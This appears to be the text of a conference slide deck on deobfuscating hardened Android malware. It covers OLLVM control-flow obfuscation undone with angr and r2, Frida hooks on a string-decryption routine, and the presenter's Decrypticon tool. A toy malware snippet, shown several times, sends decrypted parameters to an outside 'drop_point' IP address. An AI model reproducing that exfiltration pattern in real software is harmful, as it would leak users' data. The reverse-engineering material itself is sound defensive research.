Semi-Interactive Simplification of Hardened Android Malware

Who Am I

Abdullah Joseph

@MalwareCheese

Mobile Security Team Lead @ Adjust

Research mobile ad-fraud prevention techniques and latest trends in the industry

I like binaries

Agenda

- Software Protection
- Automating analysis

Goals

Software Protection

Software Protection

(Obfuscation, binary hardening, anti-tampering)

Defensive techniques of deterring analysis and tampering with a binary

Who Uses It

- **Malware** authors
- Stock-trading companies preventing their **proprietary trading algorithms** from being leaked when executed on the cloud or a client.
- Game companies preventing **cracks** for their games.
- **Digital Rights** Management: iTunes, Amazon Kindle, etc.
- Weapon manufacturers

Who Uses It

*"**Embedded software** is at the core of **modern weapon systems**. AT (Anti-Tamper) provides protection of U.S. technologies against **exploitation via reverse engineering**. The purpose is to **add longevity** to critical technology by deterring efforts to reverse-engineer"*

-- U.S. Army solicitation 2012.2 (MDA12-006): https://www.sbir.gov/node/372856


Automating Analysis

The goal of obfuscation is not to obsolete the analysis, but make it harder


bin2hex: function we'll be working with

```
void
bin2hex(const uint8_t* bytearr, size_t bytearr_len, char* out_hexstr)
{
  static const char HEX_CHAR[] = "0123456789ABCDEF";
  for (size_t i = 0; i < bytearr_len; i++) {
    out_hexstr[i * 2 + 0] = HEX_CHAR[(bytearr[i] >> 4) & 0x0F];
    out_hexstr[i * 2 + 1] = HEX_CHAR[(bytearr[i]) & 0x0F];
  }
  out_hexstr[bytearr_len*2] = 0;
}
```

bin2hex original graph (No fuckeries applied yet)





OLLVM's Bogus Control Flow





Wiki: https://github.com/obfuscator-llvm/obfuscator/wiki/Bogus-Control-Flow
Paper: https://ieeexplore.ieee.org/document/7174804

bin2hex after OLLVM's bogus control flow









bin2hex after OLLVM's bogus control flow (Zoom view)

Reverting Bogus Control Flow with angr + r2

> angr: Traverse all nodes and record which one is really traversed

```
state = project.factory.blank_state(addr=target_function_start_addr)
sm = project.factory.simulation_manager(state)
sm.explore(until=args.target_function_end_addr)
sm.move(from_stash='active', to_stash='done',
        filter_func=lambda s: s.addr == args.end_addr)
print('len of done stashes: ', len(sm.stashes['done']))
```

Short read on selective (concolic execution) https://dslab.epfl.ch/pubs/selsymbex.pdf

Reverting Bogus Control Flow with angr + r2

> r2: Create a custom graph script

```
def __get_bb_text(self, r2, bb_addr: int) -> t.List[str]:
    logging.info('__get_bb_text: %d', bb_addr)
    r2.cmd('s {}'.format(hex(bb_addr)))
    bb_json = r2.cmdj('pdbj')
    lines: t.List[str] = []
    for elem in bb_json:
        lines.append(elem['disasm'])
    return lines

def __create_node(self, r2, bb_addr: int) -> str:
    logging.info('__create_node: %d', bb_addr)
    bb_disasm_lines: t.List[str] = self.__get_bb_text(r2, bb_addr)
    logging.info('disasm_lines: %s', '\n'.join(bb_disasm_lines))
    e = "\n".join(bb_disasm_lines).encode('utf-8')
    bb_disasm_lines_b64: str = base64.b64encode(e).decode()
    return 'agn {} base64:{}'.format(hex(bb_addr), bb_disasm_lines_b64)

def __add_edge(self, r2, from_bb_addr: int, to_bb_addr: int) -> str:
    logging.info('__add_edge: %d -> %d', from_bb_addr, to_bb_addr)
    return 'age {} {}'.format(hex(from_bb_addr), hex(to_bb_addr))
```

Reverting Bogus Control Flow with angr + r2


> r2: Make a new graph based on the results of the angr script

```
agn 0x80483e0 base64:
cHVzaCBlYnAKbW92IGVicCwgZXNwCnB1c2ggZWJ4CnB1c2ggZWRpCnB1c2ggZXNpCnN1YiBlc3AsIDB4M
WMKbW92IGVheCwgZHdvcmQgW2VicCArIDhdCm1vdiBlY3gsIGR3b3JkIFsweDgwNDllNGNdCm1vdiBlZH
gsIGR3b3JkIFsweDgwNDllNTBdCm1vdiBlc2ksIGVjeApzdWIgZXNpLCAxCmltdWwgZWN4LCBlc2kKYW5
kIGVjeCwgMQpjbXAgZWN4LCAwCnNldGUgYmwKY21wIGVkeCwgMHhhCnNldGwgYmgKb3IgYmwsIGJoCnRl
c3QgYmwsIDEKbW92IGR3b3JkIFtlYnAgLSAweDEwXSwgZWF4CmpuZSAweDgwNDg0MmU=

agn 0x804842e base64:
bW92IGVheCwgZXNwCmFkZCBlYXgsIDB4ZmZmZmZmZjAKbW92IGVzcCwgZWF4Cm1vdiBlY3gsIGVzcAphZ
GQgZWN4LCAweGZmZmZmZmYwCm1vdiBlc3AsIGVjeAptb3YgZWR4LCBlc3AKYWRkIGVkeCwgMHhmZmZmZm
ZmMAptb3YgZXNwLCBlZHgKbW92IGVzaSwgZHdvcmQgW2VicCAtIDB4MTBdCm1vdiBkd29yZCBbZWF4XSw
gZXNpCm1vdiBlZGksIGR3b3JkIFtlYXhdCmFuZCBlZGksIDMKbW92IGR3b3JkIFtlY3hdLCBlZGkKbW92
IGR3b3JkIFtlZHhdLCAwCmNtcCBkd29yZCBbZWN4XSwgMApzZXRlIGJsCm1vdiBlZGksIGR3b3JkIFswe
DgwNDllNGNdCm1vdiBlc2ksIGR3b3JkIFsweDgwNDllNTBdCm1vdiBkd29yZCBbZWJwIC0gMHgxNF0sIG
VheAptb3YgZWF4LCBlZGkKc3ViIGVheCwgMQppbXVsIGVkaSwgZWF4CmFuZCBlZGksIDEKY21wIGVkaSw
gMApzZXRlIGJoCmNtcCBlc2ksIDB4YQpzZXRsIGFsCm9yIGJoLCBhbAp0ZXN0IGJoLCAxCm1vdiBieXRl
IFtlYnAgLSAweDE1XSwgYmwKbW92IGR3b3JkIFtlYnAgLSAweDFjXSwgZWN4Cm1vdiBkd29yZCBbZWJwI
C0gMHgyMF0sIGVkeApqbmUgMHg4MDQ4NGFi

agn 0x80484ab base64:
bW92IGFsLCBieXRlIFtlYnAgLSAweDE1XQp0ZXN0IGFsLCAxCmpuZSAweDgwNDg0YmI=
```


```
age 0x80484ab 0x80484b6
age 0x80484ab 0x80484bb
age 0x80484b6 0x8048556
age 0x8048556 0x8048592
age 0x80484bb 0x80484f7
age 0x8048592 0x80485e0
age 0x80484f7 0x8048551
age 0x80485e0 0x80485eb
age 0x80485e0 0x80485f0
age 0x8048551 0x8048955
age 0x80485eb 0x804868b
age 0x80485f0 0x804862c
age 0x8048955 0x8048991
age 0x804868b 0x80486c7
age 0x804862c 0x8048686
age 0x8048991 0x80489d8
```

bin2hex: Recovered Flow

bin2hex with OLLVM's Bogus Control Flow




Original




Obfuscated

Recovered


bin2hex with OLLVM's Control Flow Flattening



Original



Obfuscated



Recovered

Going down (up?) to Java

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

Cryptor.get() (1/3)

```
public final class Cryptor {
  private static char[] arr = new char[]{'\ucad9', '\ue9a1', '\u1a1c', '\u00a9', '\u591c', '\u9e7e',
'\u751c', '\u9cc9', '\u1191', '\ua7e5', '\ucd9e', '\ueca5', '\u1119', '\ucae5', '\u591e', '\u9a5c',
'\u5cc0', '\u791a', '\u1ea1', '\u55d5', '\uccca' '\u70d1', '\u9ec1', '\ucc97', '\ua5ac', '\uc1ae',
'\ue191', '\u177a', '\ucd1c', '\u5c51', '\u99ce', '\ueea9', '\u95d1', '\ucca9', '\u5199', '\uc711',
'\u9daa', '\uac9e', '\uc9c7', '\u5e50', '\uc571', 'e', '\ue915', '\u51c1', '\uc7e5', '&', '\uaeee',
'\uc0e0', '\u5e59', '\u7c99', '\u05ec', '\u510c', '\ucaac', '\ud9cc', '\ueaaa', '\u101a', '\ua75c',
'\u9d05'};
  privage static int field_99 = 0;
  privage static int field_91 = 2;
  privage static int field_92 = 4;

  private static String get(int var0, int var1, int var2) {
    while(var5 < var8) {
      var10000 = field_91 + 1;
      field_92 = var10000 % 128;
      if (var10000 % 2 == 0) {
      }

      var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
      ++var5;
    }
```

Cryptor.get() (2/3)

```
int var10000 = 2 % 2;
char var7 = var0;
int var8 = var1;
int var9 = var2;
char[] var4 = new char[var1];
int var5 = 0;
var10000 = field_92 + 99;
field_91 = var10000 % 128;
switch(var10000 % 2 != 0 ? 66 : 35) {
  case 35:
  default:
    var10000 = 2 % 2;
    break;
  case 66:
    var10000 = 5 * 3;
}
```

Cryptor.get() (3/3)

```
    String var12 = new String(var4);
    int var10001 = field_91 + 49;
    field_92 = var10001 % 128;
    switch(var10001 % 2 == 0 ? 28 : 47) {
      case 28:
      default:
        try {
          var10001 = ((Object[])null).length;
          return var12;
        } catch (Throwable var11) {
          throw var11;
        }
      case 47:
        return var12;
    }
  }
}
```

Plan B: Dynamic analysis

Like Frida

FRIDA

OVERVIEW DOCS NEWS CODE CONTACT

Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

Let’s take another look at Cryptor.get()

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

Frida script #1: Trigger on each call to Cryptor.get()

```
Java.perform(function() {
  const clazz_cryptor = Java.use("com.afjoseph.test.Cryptor");
  const method_cryptor_get = clazz_cryptor["get"];

  // Hook at com.afjoseph.test.Cryptor
  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(`\n*** Called Cryptor.get()`);

    // Call the real implementation
    const retval = method_cryptor_get.apply(this, arguments);

    // Record the arguments and retval
    console.log(`arg1:${arg1} | arg2:${arg2} | arg3:${arg3}`);
    console.log(`retval:${retval}`);

    return retval;
  };
});
```

Frida script #1 results

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
```

Frida script #1 results

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
```

Cryptor.get() triggered 10 times.

That's **7 times** more than what I wanted.

This means I have to investigate **7 other locations**

Next step?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

The calls we care about have distinct numbers, right?

Maybe we can trace the call stack and just look at those numbers

Frida script #2: Print call stack for each call to Cryptor.get()

```
Java.perform(function() {
  const clazz_cryptor = Java.use(`com.afjoseph.test.Cryptor`);
  const method_cryptor_get = clazz_cryptor[`get`];

  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(
      JSON.stringify(
        get_caller_info()
      )
    );

    return method_cryptor_get.apply(this, arguments);
  };
});
```

Frida script #2 Results (cropped for readability)

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
     "method": "onCreate",
     "file": "", "line": "1"}
*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
     "method": "onCreate",
     "file": "", "line": "1"}
*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
     "method": "onCreate",
     "file": "", "line": "1"}
...
```

All calls have the same line

Disassembled Smali (cropped for readability)

```
.line 1
const/16 v1, 0x1e

const/16 v2, 0x14

.line 1
const/16 v3, 0x64

invoke-static {v1, v2, v3},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

.line 1
const/16 v2, 0xc8

const/16 v4, 0x12c

invoke-static {v3, v2, v4},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

All calls have the same line

This is actually a common obfuscation technique

Stack trace lines are just debug symbols. As long as they are not less than 1, they can be **anything**

debug_info_item

referenced from code_item

appears in the data section

alignment: none (byte-aligned)

Each `debug_info_item` defines a DWARF3-inspired byte-coded state machine that, when interpreted, emits the positions table and (potentially) the local variable information for a `code_item`. The sequence begins with a variable-length header (the length of which depends on the number of method parameters), is followed by the state machine bytecodes, and ends with an `DBG_END_SEQUENCE` byte.

The state machine consists of five registers. The `address` register represents the instruction offset in the associated `insns_item` in 16-bit code units. The `address` register starts at `0` at the beginning of each `debug_info` sequence and must only monotonically increase. The `line` register represents what source line number should be associated with the next positions table entry emitted by the state machine. It is initialized in the sequence header, and may change in positive or negative directions but must never be less than `1`. The

https://source.android.com/devices/tech/dalvik/dex-format#debug-info-item

Next step?

- We need to know which Cryptor.get() instance to work with.
- We can’t do that without knowing their location
- So, we need to reline the entire APK and re-run things

Demo

Decrypticon: Semi-Automated Android Simplifier

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation

https://github.com/afjoseph/decrypticon

Decrypticon: Semi-Automated Android Simplifier

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it

https://github.com/afjoseph/decrypticon

Decrypticon: Semi-Automated Android Simplifier

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it
- **Execute** the APK under an emulator

https://github.com/afjoseph/decrypticon

Decrypticon: Semi-Automated Android Simplifier

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
